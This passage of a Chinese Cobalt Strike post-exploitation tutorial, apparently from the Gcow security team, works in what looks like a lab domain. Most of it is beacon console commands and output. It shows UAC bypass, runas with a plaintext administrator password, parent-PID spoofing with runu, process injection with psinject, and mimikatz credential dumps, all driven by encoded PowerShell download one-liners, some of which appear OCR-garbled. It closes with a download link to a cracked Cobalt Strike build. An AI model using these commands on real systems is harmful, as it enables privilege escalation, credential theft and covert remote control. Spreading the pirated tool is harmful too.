


图 40 Show current user groups

可以看到, xiaoli 这个用户是本地管理员, 可是 cs 没有帮我们提权

抓密码提示权限不足

```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 49 bytes
[+] received output:
web\xiaoli

beacon> logonpasswords
[-] logonpasswords error: this command requires administrator priv
```

Gcow安全团队

图 41 Privilege less when logonpasswords

so, we can do like this

①. 生成 oneliner, 右击 beacon-Access-oneliner

在这里的话, 是看 beacon 的 arch 生成 oneliner, 我当前的 beacon 是 64 位, 所以 x86 和 x64 的 payload 都可以, x86 beacon 只能执行 x86 的 payload

(我当前的 beacon 是 x86 的)




图 42 Generate powershell oneliner




图 43 Generated Success!

runasadmin uac-wscript + oneliner




图 44 Use runasadmin to privilege escalation

执行完它并不会自动连接，需要去手动连接

connect 127.0.0.1

```
beacon> connect 127.0.0.1
[*] Tasked to connect to 127.0.0.1:4444
[+] host called home, sent: 20 bytes
[+] established link to child beacon: 192.168.1.102
```

图 45 Connect to beacon




图 46 Connected!

重新 logonpassword

```

beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 750686 bytes
[+] received output:

Authentication Id : 0 ; 18119548 (00000000:01147b7c)
Session           : Interactive from 0
User Name         : Administrator
Domain           : DE1AY
Logon Server      : DC
Logon Time        : 2020/3/20 17:18:23
SID               : S-1-5-21-2756371121-2868759905-3859650004-500
msv

```

图 47 Re logonpasswords

(b).One-liner 配合 runas 生成一个指定用户的权限

在这里的话，也是看 beacon 的 arch 生成 oneliner，同上

runas DE1AY\Administrator 1qaz@WSX + oneliner 注：runas 在 system 权限的 beacon 运行会失败

```

beacon> runas DE1AY\Administrator 1qaz@WSX powershell -nop -exec bypass -EncodedCommand
SOBFAGATAAoAE4AZQB3AC0ATwBIAgoAZQBjAHQAIABoAGUAdAAuAFcAZQBIAGMABABpAGUAbgBOACKALgBEAGBAdwBuAGwAbwBhAGQALwBOAHTAaQBuAGcAKAAAGgAdABOAHAAUgACBAHQAYADcALgAwAC4AMAABAEAdgI2ADcA
[*] Tasked beacon to execute: powershell -nop -exec bypass -EncodedCommand
SOBFAGATAAoAE4AZQB3AC0ATwBIAgoAZQBjAHQAIABoAGUAdAAuAFcAZQBIAGMABABpAGUAbgBOACKALgBEAGBAdwBuAGwAbwBhAGQALwBOAHTAaQBuAGcAKAAAGgAdABOAHAAUgACBAHQAYADcALgAwAC4AMAABAEAdgI2ADcA
DE1AY\Administrator
[+] host called home, sent: 299 bytes

```

图 48 Runas with oneliner

connect 127.0.0.1

```
beacon> connect 127.0.0.1
[*] Tasked to connect to 127.0.0.1:4444
[+] host called home, sent: 20 bytes
[+] established link to child beacon: 192.168.1.102
```

图 49 Connect to beacon




图 50 Connected!

(c).One-liner 配合 runu 在指定进程执行命令

在这里的话，是看目标进程的 arch 生成 oneliner，我的目标进程是 64 位，所以生成 x64 和 x86 的 payload 都可以，x86 进程则只能生成 x86 payload

runu 460 + oneliner 这边选择了一个 pid 为 460 的进程

```
beacon> runu 460 powershell -nop -exec bypass -EncodedCommand
SOBF AFgAI AaAE 4AZOB3AC0ATwBI AGoAZOB JAHQIABOAGUADAAuAFcAZOB IAGMABApAGUAbgBOACK ALgBEAGBAdwBuAGwAbwBhAGQAUwBOAHI AaQBuAGcAKAAnAGgAdABOAH
[*] Tasked beacon to execute: powershell -nop -exec bypass -EncodedCommand
SOBF AFgAI AaAE 4AZOB3AC0ATwBI AGoAZOB JAHQIABOAGUADAAuAFcAZOB IAGMABApAGUAbgBOACK ALgBEAGBAdwBuAGwAbwBhAGQAUwBOAHI AaQBuAGcAKAAnAGgAdABOAHAAAG
child of 460
[+] host called home, sent: 253 bytes
```

图 51 Runu command with oneliner

connect 127.0.0.1

```
beacon> connect 127.0.0.1
[*] Tasked to connect to 127.0.0.1:4444
[+] host called home, sent: 20 bytes
[+] established link to child beacon: 192.168.1.162
[+] host called home, sent: 24 bytes
```

图 52 Connect to beacon




图 53 Connected!

同时看到该 beacon 的父进程就是我们刚刚所指定的




图 54 Created a child session base on PPID 460

(d).Psinject 使用 one-liner payload 注入进程

在 psinject 这里, x64 进程可以注入 x86/x64 的 payload, x86 进程只能注入 x86

3908	516	taskhost.exe	x64	2	WEBxiaoli
2784	1004	dwm.exe	x64	2	WEBxiaoli
3064	2168	explorer.exe	x64	2	WEBxiaoli
4288	3872	mmc.exe	x64	2	WEBxiaoli

图 55 Choose a process for target

psinject 2784 x64 + oneliner

```
beacon> psinject 2784 i64 powershell -nop -exec bypass -EncodedCommand
SQBF AFqATAAAF4A2QB3ACBAtWb1AGGAZOB1JHQHqATABOAGUADAAuAFcAZOB1ACMABpAGUAhBqBQACKAlqBcAGSABdBuAGwABhBqAGQAIwBOAHtAaQBuAGcAKAAAGcGqADABOAHAAqYACBANDqYADcALqAwACAMAAHAEAbqAYADAA
[+] Tasked beacon to psinject: powershell -nop -exec bypass -EncodedCommand
SQBF AFqATAAAF4A2QB3ACBAtWb1AGGAZOB1JHQHqATABOAGUADAAuAFcAZOB1ACMABpAGUAhBqBQACKAlqBcAGSABdBuAGwABhBqAGQAIwBOAHtAaQBuAGcAKAAAGcGqADABOAHAAqYACBANDqYADcALqAwACAMAAHAEAbqAYADAA
2784 (i64)
[+] host called home, sent: 133773 bytes
```

图 56 Inject powershell payload with psinject

```
connect 127.0.0.1
```

```
beacon> connect 127.0.0.1
[*] Tasked to connect to 127.0.0.1:4444
[+] host called home, sent: 80 bytes
[+] established link to child beacon: 192.168.1.102
```

图 57 Connect to beacon

connected



图 58 Connected!

当然，还有更多的姿势等你来解锁~

d.Link / Connect and unlink

link 支持指定 pipe name , connect 支持指定端口, unlink 支持指定 pid 号, 其目的是为了可以更好管理多个 smb beacon listener 与 tcp beacon listener

link ip pipe_name (图中因为没有 111 这个 pipe name, 连不上就报错了)




图 60 Link to a beacon through assign pipename

connect ip port

```
beacon> connect 192.168.1.162 4444
[*] Tasked to connect to 192.168.1.162:4444
[+] host called home, sent: 24 bytes
[+] established link to child beacon: 192.168.1.162
[WEB] SYSTEM */3112
```

图 61 Connect to tcp beacon through assign port

unlink ip pid

```
beacon> unlink 192.168.1.162 2248
[*] Tasked to unlink 192.168.1.162@2248
[+] host called home, sent: 36 bytes
[-] lost link to child beacon: 192.168.1.162
```

图 62 Unlink beacon through assign process

四. 总结

作为一名有职业道德的伸手党，要时刻记得吃水不忘挖井人的道理，所以在这里要非常感谢 WBGLII 大大



(对，没错，认准这只熊) 提供的破解版，以及 Yansu 大大提供的二次元版



图 63 cs 二次元版作者大大

问答环节:

Q&A

问: 为什么x64的beacon和session可以同时兼容x86和x64的payload?

答: CS特性, 作者超级偏爱x86, link: <https://blog.cobaltstrike.com/2016/03/10/cobalt-strike-3-2-the-inevit>

问：为什么作者强推Stageless？

答：因为stager不安全，更脆弱，容易被检测

文末惊喜！

两天过去了，我知道，大家都在等 CS 完美破解版

CS4.0 去暗桩，windows teamserver 支持，vnc 修复，x64 payload 修复，汉化支持 终极版本今天发布！！Gcow 安全团队核心成员 J0o1ey' 参考先知某牛和国外某牛的修复方法，目前已无 x64 payload 和暗桩问题

小声 BB：下载地址 cobaltstrike<https://pan.baidu.com/s/1yNtuezjZZeQ5KKVHsRnQEw> 提取码：2mur

